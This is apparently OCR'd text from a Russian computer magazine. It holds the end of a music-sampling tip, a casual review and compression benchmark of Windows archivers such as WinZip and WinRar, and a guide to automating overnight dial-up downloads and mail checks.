ПоПробуй ресэмплировать и растянуть. Что больше понравится, то и оставляй. Время, которое должен занять сэмпл, можно высчитать по формуле: (время) = (исходная длина)*(нужный BPM)/(исходный BPM). Исходный BPM можно определить по слуху: представить ударники, наложенные на этот сэмпл, и посчитать количество ударов за этот сэмпл. Cool Edit PRO мне понравился больше, чем Sound Forge, из-за удобности изменения time/pitch. Здесь можно задать один из параметров: ratio (во сколько раз изменить длину/темп в %), length (нужная длина сэмпла), transpose (на сколько изменить тон), и, в зависимости от режима, программа сама подсчитает остальные параметры. Вообще, при создании чего-либо на компе все размеры, длины, количества повторений следует выбирать равными степеням числа 2, т.е. 1,2,4,8,16,32 и т.д. При создании сэмпла его длина в тактах должна подчинятся этому правилу. Почему так надо - это просто подобрано известным методом: методом тыка. Но в музыке это надо соблюдать строго - иначе ни фига не получится. Немножко сбиваться можно только в Break Beat'е и в рэпе - это особенность данных стилей.

Сделал, значит, ты хит. Теперь его в mp3 надо бы. Здесь ты сам без меня разберешься. В дальнейшем этот хит надо поставить на какой-нибудь пати. Ну это уже дело другого толка, и тебе решать, где и при каких обстоятельствах. Отрывок того, что у меня получилось после недолгих извращений, можно скачать тут: http://sc.newmail.ru/x.mp3.





Уменьшая объем


Синицын Виталий (velh@mail.ru)

Привет, дружище! Наверное не только у меня, но и у тебя наступает такое время, когда место на диске катастрофически стремится к нулю. А всякие песенки, проги и фотки девочек удалять ой как не хочется. Одновременно начинает почесываться голова. И ты начинаешь думать: а как бы мне достать маленько места и не удалять всего своего добра. Из такого положения существуют два выхода. Первый - это купить себе еще один винт, но тогда не останется денег на девочек, а второй - запаковать часть пока что не нужных тебе файлов до поры до времени. В первом случае, уж ты извини, но с деньгами я тебе никак не помогу: самому не хватает. А вот со вторым случаем попытаюсь тебе помочь и рассказать о некоторых архиваторах, которые, на мой взгляд, заслуживают и твоего внимания.

WinZip 8.0.


Эта прога, безусловно, является классикой жанра и одной из самых юзаемых на данный момент. У нее очень приятный и продуманный интерфейс и неплохой Wizard, позволяющий даже последнему ламеру быстро научиться всем основным операциям с архивами.

Чтобы создать архив, просто кликни на панели "New", укажи, где ты хочешь создать файл и его имя, а затем в появившемся окне, выбрав нужные тебе для архивации файлы и (или) каталоги, нажми "Add". Если хочешь, чтобы сжимались еще и подкаталоги, то не забудь здесь же отметить "Include subfolders" (для сохранения полного пути к файлам можно дополнительно отметить "Safe full path info"). Не уходя из этого окна, ты можешь поставить пароль на архив - "Password" (главное, только потом его сам не забудь :)), выбрать тип действия (Add, freshen, move или update файлов) и тип компрессии (от None до Maximum).



Если ты хочешь поделиться своим архивом с владельцем ближайшего компьютерного антикварного магазинчика или же просто предпочитающими DOS, не забудь поставить галочку рядом с "Store filenames in 8.3 format" - короткие имена файлов. Выбранные тобой файлы появятся в основном окне, где с ними можно будет поработать еще, просмотрев их содержимое с помощью встроенного или внешнего вьюера, распечатав или удалив необходимые файлы. Все это делается при помощи правой кнопки крысы и выбора соответствующих пунктов.

Ну вот, твой архив готов к употреблению, теперь пару слов о распаковке. Для нее необходимо кликнуть "Open" на основной панели, выбрать архив, необходимые для распаковки файлы и нажать "Extract". В появившемся окне указываем путь для разархивации, распаковывать только выбранные или все файлы, разрешение на перезапись файлов и жмем "Extract".



Можно распаковывать с одновременным созданием иконки для содержимого данного архива - просто выбери "CheckOut" на основной панели, одновременно с этим распакуются все файлы архива.

В качестве дополнительных возможностей отмечу "Virus Scan" - проверка архива на наличие вируса, "Make .Exe File" - поможет тебе конвертировать уже готовый архив в самораспаковывающийся, "UUencode" - используется для удобства пересылки по сети и "Test" - тестинг архива на работоспособность (все эти операции выбираются из меню "Actions" на панели), ну и, конечно, такие приятные мелочи, как возможность пересылки архива не выходя из WinZip'а и поддержка им системы "Drag and drop", которой многие уже давно привыкли пользоваться повсюду в Windows'е и его приложениях.

Мной при тестировании в проге был замечен один баг. Если ты хочешь распаковать очень большой архив. Очень большой в смысле количества файлов в нем, то программа после того, как я нажимал на кнопке "Extract", несколько секунд думала, а потом откидывала копыта. Но, благо, она не подвешивала машину, что наблюдалось у предыдущей ее версии под номером 7.0.


Поддерживаемые форматы: ARC, ARJ, B64, BHX, LHZ, CAB, GZ, HQX, MIM, TAR, TAZ, TGZ, TZ, UU, UUE, XXE, Z.

Сходи, не пожалеешь: http://www.winzip.com/

WinRar 2.71


Это уже следующая софтина из моего обзора. Использует совершенно другую технологию сжатия. Хотелось бы отметить эту прогу еще и потому, что она написана нашим чуваком (гордость за Родину! И ничего тут не поделаешь.). Работа по созданию и распаковке архивов в WinRar'е немного отличается от аналогичной в WinZip'е.

Итак, чтобы создать новый архив, тебе необходимо выбрать файлы и каталоги, которые подлежат сжатию, а затем кликнуть "Add" на основной панели. Вся остальная работа происходит в появившемся окне "Archive name and parameters".



Здесь сначала укажи имя нового архивного файла или, если ты хочешь добавить что-то к уже существующему, то выбери его с помощью "Browse..." (не забудь, что если ты хочешь создать архив не в текущем каталоге, то полностью укажи путь в строке "Archive"). Теперь тебе лишь осталось разобраться в том, что ты хочешь от создаваемого чуда. Во-первых, определись, хочешь ли ты создать файл в формате RAR или ZIP и пометь соответствующее (для формата RAR тебе предложат больше возможностей). Потом выбери по вкусу "Delete files after archiving" - удалять оригиналы пакующихся файлов; "Create SFX archive" - создание самораспаковывающегося архива; "Create solid archive" - создание более плотного архива. При создании более плотного архива есть целый ряд преимуществ и недостатков: с одной стороны, улучшается коэффициент сжатия, особенно если добавляешь много небольших подобных файлов. Но с другой - распаковка не всех файлов, а, к примеру, лишь пары из середины архива, идет медленнее, невозможно модифицировать защищенный (encrypted) архив, и если какой-то файл был поврежден, то остальные, входящие в поврежденную зону, не будут распакованы). "Put authenticity verification" - вставка в архив инфы о создателе, последней модификации и т.п.; "Use multimedia compression" - помогает при сжатии некоторых видов мультимедийных файлов (wav или bmp, например); "Put recovery record" - вставка в архив информации о его структуре. Последние четыре из описанных пунктов доступны лишь для формата RAR. Теперь выбери степень компрессии в строке "Compression method" (от Store до Best), "Volume size, bites" - если ты делаешь архив, к примеру, на дискете и, если необходимо, то в меню "Advanced" поставь пароль. Ну, вот и все, чудо свершилось, теперь ты можешь поработать с ним, просматривая или удаляя файлы в основном окне. Также здесь ты можешь протестировать архив на работоспособность - "Test", починить раздолбанный - "Repair" или оценить коэффициент сжатия - "Estimate".

Для распаковки архива войди в него, укажи, что распаковывать, и жми "Extract" или "Extract to", если распаковываешь не в текущую директорию. В появившемся окне можешь отметить всякие вещи, типа разрешения перезаписи и т.п., затем жми "OK" и работа сделана. Вообще, WinRar обладает детальной системой помощи, и если тебе понадобятся какие-либо опции, не указанные мной (их в WinRar'е до задницы), то можешь смело ими воспользоваться.




Поддерживаемые форматы: RAR, ZIP, CAB, ARJ, TAR, GZ, ACE, UUE.

А вот здесь ты можешь кое-что достать: http://www.rarsoft.com/


WinArj 98

Авторы сей проги, видимо, пытались сделать ее наиболее простой и понятной и потому решили пожертвовать нормальным графическим интерфейсом. Нет, конечно, некое подобие интерфейса в WinArj 98 все же существует, но не мешало бы сделать его посолидней, что ли (добавить пару фоток девчонок, к примеру :))). Ну да ладно, Бог с ним ,с интерфейсом, давай зреть в корень.

В корне мы увидим основное окно, которое нельзя нормально развернуть, и оно разделено на несколько частей.Часть первая - окошко



"Source", служит для отметки необходимого для архивации файла или каталога. Заметь, я не оговорился, перепробовав все известные способы выделения файлов, мне, например, так и не удалось сжать несколько файлов сразу выборочно или по маске (только целым каталогом либо по одному). Часть вторая - окошко "Destination", используется для выбора места помещения архива на диске ("Archive Name" - для ввода его имени). Часть третья - все что не входит в части один и два. Внизу под окошком "Destination" находятся три пункта: "Compress Files" - архивация, "Extract Files" - разархивация и "Update Files" - обновление архива. Чтобы создать, обновить или распаковать архив, выбираем нужный файл, затем один из трех пунктов и после жмем "Compress", "Update" или "Extract" в поле "Commands" соответственно. Зайдя в поле "Options" в одно из меню ("Compress", "Update", "Extract"), можно изменить некоторые параметры выбранного действия. Я не буду описывать все эти поля и их параметры, а остановлюсь лишь на первом (тем более, что в меню "Extract" практически дублируются те же опции, что и в "Compress", лишь с разницей до наоборот). В меню "Compress" ты можешь выбрать степень сжатия - "Methods", поставить пароль - "Password Protect" или отметить пункт для создания самораспаковывающегося архива - "Create Self Extracting Archive".



"Add Files Without Dir Structure" и "Add Files Without Base Dir" здесь же, служат для запрещения переноса в архив структуры подкаталогов и базовой директории, а "Multi-Volume" - для создания многотомных архивов с определенным, заранее заданным объемом.


Поддерживаемые форматы: ARJ.

Адрес родной паги: http://www.jps.net/ilmaestro/


PkZip

Обладает неплохим графическим интерфейсом и приличным Wizard'ом и имеет весь стандартный набор функций, так что его следует ставить в один ряд с WinZip'ом и WinRar'ом, тем более что, по сути, он мало отличается от них. Такая вот добротно склепанная прога, со множеством опций. Никаких революционных нововведений, но работает точно, как швейцарские часы.

Пройдемся по основным операциям и возможностям PkZip'a. Чтобы создать новый архив, как обычно кликаем "New zip" на основной панели инструментов, указываем имя и путь для создания архива и приступаем к работе по добавлению файлов и каталогов в появившемся окне "Add Files".В этом окне, для начала, выбери



необходимые для архивации объекты и в соответствии с этим жми "Add Files", "Add Directory" или "Add Filter" (добавление выбранных файлов, текущей директории или добавление файлов по фильтру (Filter)). Теперь все указанные тобой объекты появились в нижнем окошке, откуда их можно удалить при помощи кнопок "Remove" или "Remove all". Сейчас начинается самое интересное: не спеши жать "OK", а лучше зайди в "Preferences", особенно если ты хочешь, чтобы выбранный тобой каталог был добавлен вместе со своими подкаталогами. Итак, здесь ты можешь выбрать такие вещи, как: "Relative path" и "Include subdirectories (Recurse)" - для сохранения всей структуры подкаталогов, "Compression" - выбор типа компрессии (от Store до Extra) и такие мелочи, как "Use MS-DOS name" - короткие имена файлов, "Set 2.4 g limit" - определение предела размера архива в 2,4 мега, "Zip File Data" - установка даты в архив и т.п. Ну вот, теперь возвращайся в предыдущее окно и жми со спокойным сердцем "OK" (для желающих влепить комментарий или поставить пароль в архив понадобятся пункты "Zip comment" и "Password" соответственно). Твой архив готов.



Для распаковки архива применяется кнопка "Extract files" на главной панели. После ее нажатия в появившемся окне указывается путь для распаковки и какие файлы распаковывать "All files" или "Selected files".

Поддерживаемые форматы: ZIP, UUE, XXE, HQX, MIM, MME, TAR, GZ, TGZ.

Адрес паги: http://www.pkware.com/

ZipFolders 2.0

Вот на этой проге стоит остановиться чуть поподробнее. Поверь, она стоит твоего внимания. Сперва проведем краткий экскурс в историю архиваторов (не морщись, не морщись, всего пару слов :))). Все их, в принципе, можно разделить по двум большим типам или их еще называют поколениями.

К первому поколению относятся архиваторы, которыми пользовалась, наверное, еще твоя бабушка - это те, работа с которыми происходит исключительно в досовской командной строке. Говорить о каком-то удобстве использования или интуитивности таких прог не приходится: для любой мало-мальски детальной работы с архивом приходится задавать кучу пара-

метров в строке, а учитывая упорное нежелание любого нормального человека помнить всех их наизусть, необходимо постоянно вводить параметр помощи и просматривать их. Ну, а если тебе необходимо выборочно сжать каталог, мегов так в 70-100, то будь готов к тому, что проведешь за этим занятием кучу времени, так что можешь сразу сходить и заварить себе кофейку для успокоения раздолбанных нервов.


Во второе поколение входят, к примеру, все архиваторы, описанные выше, т.е. те, которые обладают продвинутым или не очень (как в случае с WinArj 98) графическим интерфейсом. Таких архиваторов на данный момент больше всего, они довольно понятны и удобны в использовании (по крайней мере большая их часть), быстры и предоставляют возможность пользоваться созданными архивами почти наравне с обычными файлами. Но тут вся соль именно в слове "почти", потому что при каждом вхождении в архив, например, из того же самого проводника Виндов, происходит загрузка того архиватора, который ассоциирован с данным типом файлов, и дальнейшая работа осуществляется уже в нем.

ZipFolders - это архиватор третьего поколения, его принципиальное отличие от первых двух поколений в том, что он является АБСОЛЮТНО интегрированным (то бишь встроенным) в операционку благодаря своему главному компоненту - драйверу zif95v20.vxd, который загружается при каждом запуске Windows. Ты спросишь, что это дает? Все просто: теперь тебе не нужно загружать отдельно архиватор для создания, распаковки или работы с архивом. Достаточно лишь создать .zif файл точно так же, как ты создаешь в Вине обычный файл или каталог, а вся дальнейшая работа с ним будет происходить как и с любым другим файлом или каталогом.


При создании архива у тебя появляется новая папка, теперь ты можешь накидать туда объектов обычным drag-n-drop'ом и делать с ними все, что ты мог бы делать с простыми файлами и каталогами: удалять, просматривать, редактировать и т.д., ты даже можешь запускать программу из архивного файла, и она будет полностью работоспособной.

Для разархивации достаточно войти в папку, где создан .zif файл, и скопировать или перенести нужные объекты в любое другое место. Zifolder, кроме всего прочего, позволяет работать с файлами формата .zip так, как будто это его собственные файлы (просто открывая папку, где содержится .zip файл, ты увидишь .zif файл с точно таким же именем). Ну а если тебе необходим самораспаковывающийся архив, то просто щелкни правой кнопкой мыши на уже готовом и выбери "Make Self-Extracting (EXE)" в меню "ZipFolders".

Подводя итог, я просто отмечу некоторые особенности настройки Zifolder'a. По умолчанию



значок этой проги будет висеть в трэе. Щелкаем на нем правой кнопкой крысы и выбираем пункт "Properties". В пункте "Settings" можно найти все, что связано с запуском Zifolder'a: тут можно включить/выключить работу проги ("Enable/Disable"), ассоциировать ее с .zip файлами ("Associate ZIP files") и некоторые другие вещи, типа расширения архивационной анимации ("Display compression/uncompression animation") или вставки иконки Zifolder'a в трэй ("Show icon on Taskbar").




В пункте "Perfomance" можно указать степень сжатия ("Compression"), размер кэша под Zifolder ("Cache size") и минимальный размер файлов, которые вообще не нужно сжимать ("Don't compress file smaller than"). Пункты "Context menu", "Hotkeys" и "Drives" тебе, в общем-то, не очень нужны, там содержится второстепенная информация, а вот последний пункт "Schedule" может быть полезен: в нем указывается время, с которого и по которое Zifolder выключает себя (может пригодиться при создании больших резервных копий или дефрагментации диска).

Поддерживаемые форматы: ZIP, G, GZ, TAR, TGZ, TAZ, LZH/LHA, ARJ, ZOO.

Качни: http: //www.mijenix.com/

Настало время подвести некоторые итоги тестинга. Самым cool'ным архиватором, на мой взгляд, является ZipFolders, т.к. он наиболее прост, интуитивно понятен и при этом содержит



все опции, которые тебе нужны от архиватора. С ним у меня не было ни одной проблемы при сжатии или распаковке. Очень неплохо вели себя и WinRar с WinZip'ом, хотя у последнего бывали глюки при распаковке архива более 120 мегов (тест-архив в 70 мегов прошел как по маслу). PkZip не глючил и работал быстрее остальных, но, к сожалению, похуже сжимал. А вот WinArj 98 я бы не поставил на своем компе ни за какие коврижки. Это полный отстой. Он глючит через раз, особенно если ты начинаешь вносить какие-либо изменения, не предусмотренные по умолчанию. Сия прога заслуживает только места в твоем черном списке.

Но при всем выше сказанном, решать, чем все же пользоваться тебе, поэтому я умываю руки и предлагаю тебе напоследок ознакомиться с данной табличкой.

Результаты теста архивов.

Для теста я использовал каталог весом в 70.1 мега, содержащий 19 поддиректорий и 579 файлов. Учитывая, что разные архиваторы предлагают разную градацию (методы) сжатия, я брал самую низкую и самую высокую из них (в таблице min и max коэфф. соответственно).

Название	Занимаемый Объем, мегабайт	Время сжатия, мин.'сек.		Полученный объем, мегабайт	
		Min. коэфф.	Max. коэфф.	Min. коэфф.	Max. коэфф.
WinRar 2.71	1.8	2'41	3'58(3'45)*	20.6	20.2(17.4)*
WinZip 8.0	3.0	0'59	3'58	24.8	22.3
PkZip	1.51	0'58	1'40	26.1	22.3
WinArj 98	6.51	1'30	3'25	23.8	22.4
ZipFolders 2.0	1.66	1'50	2'30	23.4	22.8

* Если отмечен пункт «Create solid archive».

Хозяин спит - процесс идет!



ZЕЛЕНЕНКО MAXX (MAXX@XAKEP.RU)


Если ты часто бываешь в Инете, то наверняка сталкивался с такой классной и близкой каждому интернетчику штукой, как ночной анлим. С виду ну прямо одни достоинства: дешево, до фига часов и родители не воспитывают за постоянно занятый телефон. В общем, чувствуешь себя реально в шоколаде, но по истечении недели бессонных ночей начинаешь ощущать себя бессмертным и способным ради пары часов сна убить человека. Когда доходишь до этой стадии, то пора задуматься об автоматизации процесса, то есть создавать себе ситуацию а-ля "солдат спит, а служба идет". Вот о ней, родимой, мы сегодня и поговорим...

Для начала определимся с целями - компьютер должен сам коннектиться к Инету, перезванивать при обрыве, проверять твое мыло, а также скачивать поставленные в очереди файлы и странички, которые ты выбрал для просмотра в офлайне.

Теперь немного о софте. Начнем с того, что старый добрый E-dialer придется заменить, так как он далеко не в полной мере отвечает требованиям, необходимым для работы в офлайне. Наиболее подходящая звонила для работы твоего компа без тебя - это Advanced Dialer, кто знает лучше, может использовать другую, а я все-таки останусь с ней и именно на ней обустрою всю цепочку работы. Все остальные компоненты в принципе некритичны, но я буду основываться на наборе, который стоит у меня, так как он наиболее распространен и удобен. ФТП-клиент - Getright, мыльник - "Вампир" (для тех, кто в танке - это The Bat!), оффлайн-броузер - Teleport Pro.


Когда начинаешь организовывать работу софта в офлайне, то в этом благом деле ты можешь опираться либо на звонилку, либо на таймеры каждой из программ. У обоих вариантов есть свои преимущества . Замыкаем на звонилку: все бы неплохо, но каждый раз при восстановлении соединения звонилка будет снова и снова выполнять установленные задания, что, естественно, не есть гуд. С другой стороны, например, в вампире, таймер отсутствует как таковой, то есть запускаться и закрываться он может только через звонилку. Если он есть - это тоже еще не повод для радости, так как очень часто в нем отсутствует такая важная функция, как закрытие софтины после выполнения всех установленных тобой заданий. А это значит, что уже все сделавшая прога будет без толку висеть в памяти до самого утра. Оптимальным будет смешанный вариант, основанный на использовании достоинств двух вышеописанных вариантов.

Первым делом при подключении к Инету нам необходимо получить почту. Так как таймер в батнике куда-то дели злые враги, то все операции с ним мы будем делать только через звонилку. Для чего необходимо войти в меню "Options" проги и перейти в закладку "Actions". После нажатия на кнопку "Add new action" перед тобой появится диалоговое окно позволяющее открыть или закрыть приложение при различных условиях. Для запуска нужной софтины тебе необходимо выбрать пункт Run an Application, после чего в разделе Browse File найти exe-шник того приложения, которое ты хочешь запустить (в нашем случае это будет мылер).



Когда оно найдено, ты можешь выбрать ситуацию, при которой действие с приложением будет выполняться. Для удобства работы включены такие варианты, как выполнение при установке соединения, при дисконнекте, перед соединением и т.д. Для мэйлера нам необходимо выставить выполнение действия после установки соединения (Start after connecting), причем обязательно нужно убедиться, что в графе Timeout of performing (задержка выполнения) все значения равны 0 и он будет запускаться немедленно после запуска соединения. Для проверки почты тебе необходимо заставить мэйлер проверять ящики при запуске проги, в вампире это можно сделать в пункте меню Ящик/Свойства/Установки, потрудившись воткнуть всего одну галочку, ну может и не одну, в зависимости от того, сколько у тебя ящиков.


После того, как почту проверили, подумаем о закрытии мэйлера. Для этого необходимо осуществить те же действия, что и для открытия приложения, но теперь выбрать вместо Run an Application пункт меню Press a button, close a window or send a keystroke.




Там тебе необходимо поставить галочку рядом с Close Window и ввести текст заголовка окна, подлежащего закрытия, то есть "The Bat!". Дей-

ствие необходимо выполнять после установки соединения, но так как мы отводим некоторое время на получение почты, то необходимо установить отсрочку выполнения действия в пять минут. Я не советую делать ее больше, если ты не ждешь получения по почте каких-нибудь огромных по размерам файлов.

После получения почты наиболее логичным будет настройка работы оффлайн броузера, в нашем случае это старый добрый Teleport Pro. Так как в нем уже встроен собственный удобный таймер, то пользоваться будем именно им.




Для создания графика работы софтины необходимо запустить отдельный модуль проги Teleport Pro Sheduler, там ты сможешь указать проекты тех страничек, которые ты хотел бы просмотреть утром. Каждый проект добавляется через пункт меню Add project, в диалоговом окне расположены три закладки: Project - здесь указывается путь к файлу проекта и аннотация к нему; Shedule - временные рамки запуска, порядок запуска (если несколько файлов - перед, после...); Parametres - соединяться ли самому с Инетом, лимит, отведенный для работы над проектом и т.д.




Так как одну и ту же страницу ты по десять раз, наверное, не качаешь, то чаще всего запуск проекта будет осуществляться с пунктом Just once (однажды), там же необходимо заполнить день и время запуска. Советую указывать их одинаковыми, так как в результате задания будут выполняться по очереди и без перерывов. После выполнения всех заданий прога минимизируется в трей и висит там в виде агента; так как памяти он занимает минимальное количество, то мучаться с его закрытием мы не будем и перейдем к старому доброму ФТП.

Для того чтобы не делать лишних настроек клиента и не связываться с его таймерами, советую запустить Getright через звонилку, по образу и подобию мылера. Правда, в отличие от него тебе придется выставить задержку действия с таким расчетом, чтобы на момент запуска софтины проверка почты и скачивание страничек уже было завершено. Это в первую очередь необходимо для того, чтобы канал был полностью свободен для скачивания заданных тобой файлов, и никакие сторонние задания не замусоривали зазря канал. Для беспроблемной работы проги тебе необходимо сделать ряд изменений в ее настройках. Для этого входим в пункт меню Getright Configuration и начинаем работать с закладками. Переходим в закладку Internet и ставим галочку напротив слов Always start automatic downloading when connecting (всегда начинать автоматическую загрузку, когда подключены).




Там же необходимо установить выбор напротив значения Connect using Windows Dial-Up Networking, а в открывшемся списке соединений установить выбор на пункте Getright Should Never Dial. В этом случае, каждый раз устанавливая соединение, прога будет начинать скачивание файлов, но при дисконнекте и переподключении она не будет делать попыток соединиться с Инетом, а терпеливо будет дожидаться момента, когда соединение снова будет обнаружено. После этого стоит перейти в закладку Limits и ограничить количество одновременно скачиваемых файлов до четырех, так как это будет оптимально для единовременной закачки, оговоримся, что число скачиваемых с одного сервера файлов не должно быть более двух. Так как файлов мы обычно качаем много, то выключать прогу до самого утра будет нецелесообразно, и лимитом ее работы будет обрыв соединения звонилкой в момент окончания твоего ночного анлима.

